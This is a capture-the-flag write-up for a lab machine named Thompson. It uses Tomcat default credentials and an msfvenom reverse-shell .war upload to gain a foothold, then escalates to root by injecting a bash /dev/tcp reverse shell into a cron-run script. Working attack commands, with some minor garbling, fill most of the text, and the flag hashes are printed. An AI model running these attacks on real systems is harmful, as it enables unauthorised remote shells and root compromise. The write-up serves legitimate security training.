Thompson

Task 1 Capture the flag

Task 1-1: user.txt

Nmap

Start with a nmap scan.

```
nmap -sC -sV -T4 <Machine IP>
```

```
:~$ nmap -sC -sV -T4 10.10.119.93
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-15 02:35 EDT
Nmap scan report for 10.10.119.93
Host is up (0.17s latency).
Not shown: 997 closed ports
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
         open ssh
  ssh-hostkey:
    2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
    256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
    256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp open ajp13
                     Apache Jserv (Protocol v1.3)
_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open http
                      Apache Tomcat 8.5.5
_http-favicon: Apache Tomcat
 _http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.85 seconds
```

Gobuster

```
:~$ gobuster dir -u http://10.10.119.93:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
_____
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
_____
                  http://10.10.119.93:8080/
[+] Url:
   Threads:
                  40
[+] Wordlist:
[+] Status codes:
                  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
                  200,204,301,302,307,401,403
[+] User Agent:
[+] Timeout:
                  gobuster/3.0.1
                  10s
2021/06/15 02:40:15 Starting gobuster
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 59266 / 220561 (26.87%)^C
[!] Keyboard interrupt detected, terminating.
2021/06/15 02:44:40 Finished
_____
```

We need credentials to enter the /manager page.

Let's try to use default credentials.

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown


This github repository has default credentials for Apache Tomcat.

After a few tries, we found out that the user and password are:

User: tomcat
Password: s3cret

Manager page exploit (.war upload)

After authenticating, we have this manager page. There is a functionality to upload files, let's try uploading a txt file.



After uploading an empty txt file, we get this message.

Message:	FAIL -	Fi	le uploaded	"test.txt"	must	be a	.war	
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We need a reverse shell script with a .war. We can find some on https://netsec.ws/?p=331

Use this

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to
Connect On> -f war > shell.war
```

Upload the shell.war on the "/manager" page

message.

We get an "OK" message, we can see that our shell war was successfully uploaded.

Applications									
Path	Version	Display Name	Running	Sessions	Commands				
,	None specified	Welcome to Tomcat	true	<u>0</u>	Start Stop Reload Undeploy				
-					Expire sessions with idle ≥ 30 minutes				
/docs	None specified	Tomcat Documentation	true	Ω	Start Stop Reload Undeploy				
CARACTERIS					Expire sessions with idle ≥ 30 minutes				
<u>(examples</u>	None specified	Servlet and JSP Examples	true	Q	Start Stop Reload Undeploy				
					Expire sessions with idle ≥ 30 minutes				
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	<u>0</u>	Start Stop Reload Undeploy				
					Expire sessions with idle ≥ 30 minutes				
/host-manager	None specified	Tomcat Host Manager Application	true	<u>0</u>	Start Stop Reload Undeploy				
					Expire sessions with idle ≥ 30 minutes				
<u>/manager</u>	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy				
					Expire sessions with idle ≥ 30 minutes				
<u>(shell</u>	None specified		true	<u>0</u>	Start Stop Reload Undeploy				
					Expire sessions with idle ≥ 30 minutes				

Prepare the netcat listener

```
nc -lvnp <Port>
```

Open the /shell page to run our shell.war file.

```
kalimkali:~/Desktop/TryHackMe/thompson$ nc -lvnp 4444 listening on [any] 4444 ... connect to [10.6.47.43] from (UNKNOWN) [10.10.119.93] 53206 whoami tomcat
```

We get a shell! We can upgrade our shell using the following command.

```
python -c "import pty; pty.spawn('/bin/bash')"
```

The user.txt flag should be in the user's directory.

```
tomcat@ubuntu:/$ cd /home/jack/
tomcat@ubuntu:/home/jack$ ls -l
total 12
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh
-rw-r--- 1 root root 39 Jun 15 01:10 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
39400c90bc683a41a8935e4719f181bf
```

Task 1-2: root.txt

We have all file permissions on id.sh and we can only read test.txt. Check the contents of both these files.

```
id.sh:
```

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
```

test.txt:

```
tomcat@ubuntu:/home/jack$ cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

id.sh seems to be a bash script sending the output of the id command to test.txt. After playing around for a bit with the test.txt file, I notice it kept overwriting the file with the output of the id command. This must be related to cron jobs, let's see the contents of /etc/crontab.

```
tomcat@ubuntu:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin
# m h dom mon dow user
                    command
                    17 *
      * * *
             root
25 6
      * * *
             root
47 6
      * * 7
             root
52 6
                    cd /home/jack & bash id.sh
* * * * * root
```

A cron job executes the <code>id.sh</code> file every minute, let's add a reverse shell written in bash to the <code>id.sh</code> file using sudo.

```
echo "sudo bash -i >& /dev/tcp/<Your Machine IP>/<Port Number> 0>&1"
```

Start a netcat listener on the chosen port.

```
nc -lvnp <Port Number>
```

Wait till the cron job runs and you should get a root shell.

```
keli@keli:~$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.245.188] 45790
bash: cannot set terminal process group (1010): Inappropriate ioctl for device bash: no job control in this shell
root@ubuntu:/home/jack# whoami
whoami
root
```

Flag is in the /root directory.

root@ubuntu:/home/jack# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:~#